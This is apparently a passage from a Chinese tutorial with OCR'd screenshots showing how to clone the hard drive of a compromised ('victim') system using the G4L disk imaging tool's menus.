



有几个这样的画面，一路回车就好，毕竟也没有其他选项



U20Copy
G4L keymap selection
Select Keymap
Use Space Bar to Select and Enter or
will default to US after 30 seconds
( ) us/us-acentos.bmap US
(*) us/us.bmap US
( ) be/be-latin1.bmap BE
( ) bg/bg_bds-cp1251.bmap BG
( ) bg/bg_bds-utf8.bmap BG
( ) bg/bg-cp1251.bmap BG
( ) bg/bg-cp855.bmap BG
( ) bg/bg_pho-cp1251.bmap BG
( ) bg/bg_pho-utf8.bmap BG
( ) br/br-abnt2.bmap BR
( ) br/br-abnt.bmap BR
( ) br/br-latin1-abnt2.bmap BR
( ) br/br-latin1-us.bmap BR
( ) by/by.bmap BY
( ) cf/cf.bmap CF
( ) colemak/en-latin9.bmap COLEMAK
( ) croat/croat.bmap CROAT
( ) cz/cz.bmap CZ
( ) cz/cz-cp1250.bmap CZ
( ) cz/cz-lat2.bmap CZ
( ) cz/cz-lat2-prog.bmap CZ
( ) cz/cz-qwertz.bmap CZ
( ) cz/cz-us-qwertz.bmap CZ
( ) de/de.bmap DE
( ) de/de_CH-latin1.bmap DE
( ) de/de-latin1.bmap DE
( ) de/de-latin1-nodeadkeys.bmap DE
( ) dk/dk-latin1.bmap DK
26%
< OK >
<Cancel>


Ctrl(^)+Alt(⌥) 以释放光标
U20Copy
Basic Instruction for using G4L
Option 1: Enter g4l, and use menus to fill in options.
Option 2: Enter g4l with parameter options
$1 - IP address of FTP Server
$2 - IMAGE NAME WITH EXTENSION
$3 - USERID and PASSWORD either of two formats
USERID:PASSWORD or '-u USERID -p PASSWORD'
$4 - dhcp (default to get ipaddress from dhcpd) or fixed ipaddress
$5 - change default directory from img to this
$6 - eth0 (default or other device)
$7 - reboot (blank no action, poweroff, reboot)
parameters must be used in order, but later ones can be left off
Option 3: fg4l [ftpserverip] [dev] [filename] (default front)
Option 4: efg4l [ftpserverip] [dev] [filename] (default front.bic)
Option 5: zxg4l [ftpserverip] [dev] [filename] userid:password
Option 6: zexg4l [ftpserverip] [dev] [filename] userid:password
Example:
g4l 192.168.0.1 test.lzo userx:passwordx dhcp img
g4l
<Run Option or drop to bash prompt if left blank>


Ctrl(^)+Alt(⌥) 以释放光标
U20Copy
G4L v0.62a, Frank Stephen 2022 modifications by Michael D. Setzer II
INFORMATION
G4L - Disk Imaging with Linux
Frank Stephen 2022
G4L comes with ABSOLUTELY NO WARRANTY !
This is free Software, and you are welcome
to redistribute it freely. Read the online Help
for more info on this delicate topic.
USE AT OWN RISK!
Please use sourceforge and freecode sites
to present any issues. Generally checked daily
http://sourceforge.net/projects/g4l/
http://freecode.com/projects/g4l
Accept these conditions?
YES to proceed, NO to quit.
< Yes >
< No >



Ctrl(^)+Alt(⌥) 以释放光标
U20Copy
G4L v0.62a, Frank Stephen 2022 modifications by Michael D. Setzer II
MAIN MENU
Choose your desired mode:
RAW Mode ANY filesystem, every bit, local+ftp+cifs(smb)+sshfs+nfs
File Mode Some filesystems only, only files, local+special server
Utilities System info and tools
ClearHP Clear Hiberfil.sys and Pagefile.sys before NTFSCLONE
Show Help Show IMPORTANT help
< OK >
<Cancel>


Ctrl(^)+Alt(⌥) 以释放光标
U20Copy
G4L v0.62a, Frank Stephen 2022 modifications by Michael D. Setzer II
RAW MODE
Choose one of the following options:
Network use Backup/Restore to/from network (FTP, UDPCAST)
Local use Backup/Restore to/from local drive + (CIFS, SSHFS, NFS)
Click'n'Clone Directly clone a drive
< OK >
<Cancel>




到这一步就要选择源和目的硬盘了


首先选择源驱动器（受害系统的硬盘）



通过上下键可以移动光标，使用空格选中本次要拷贝的 sdc 硬盘

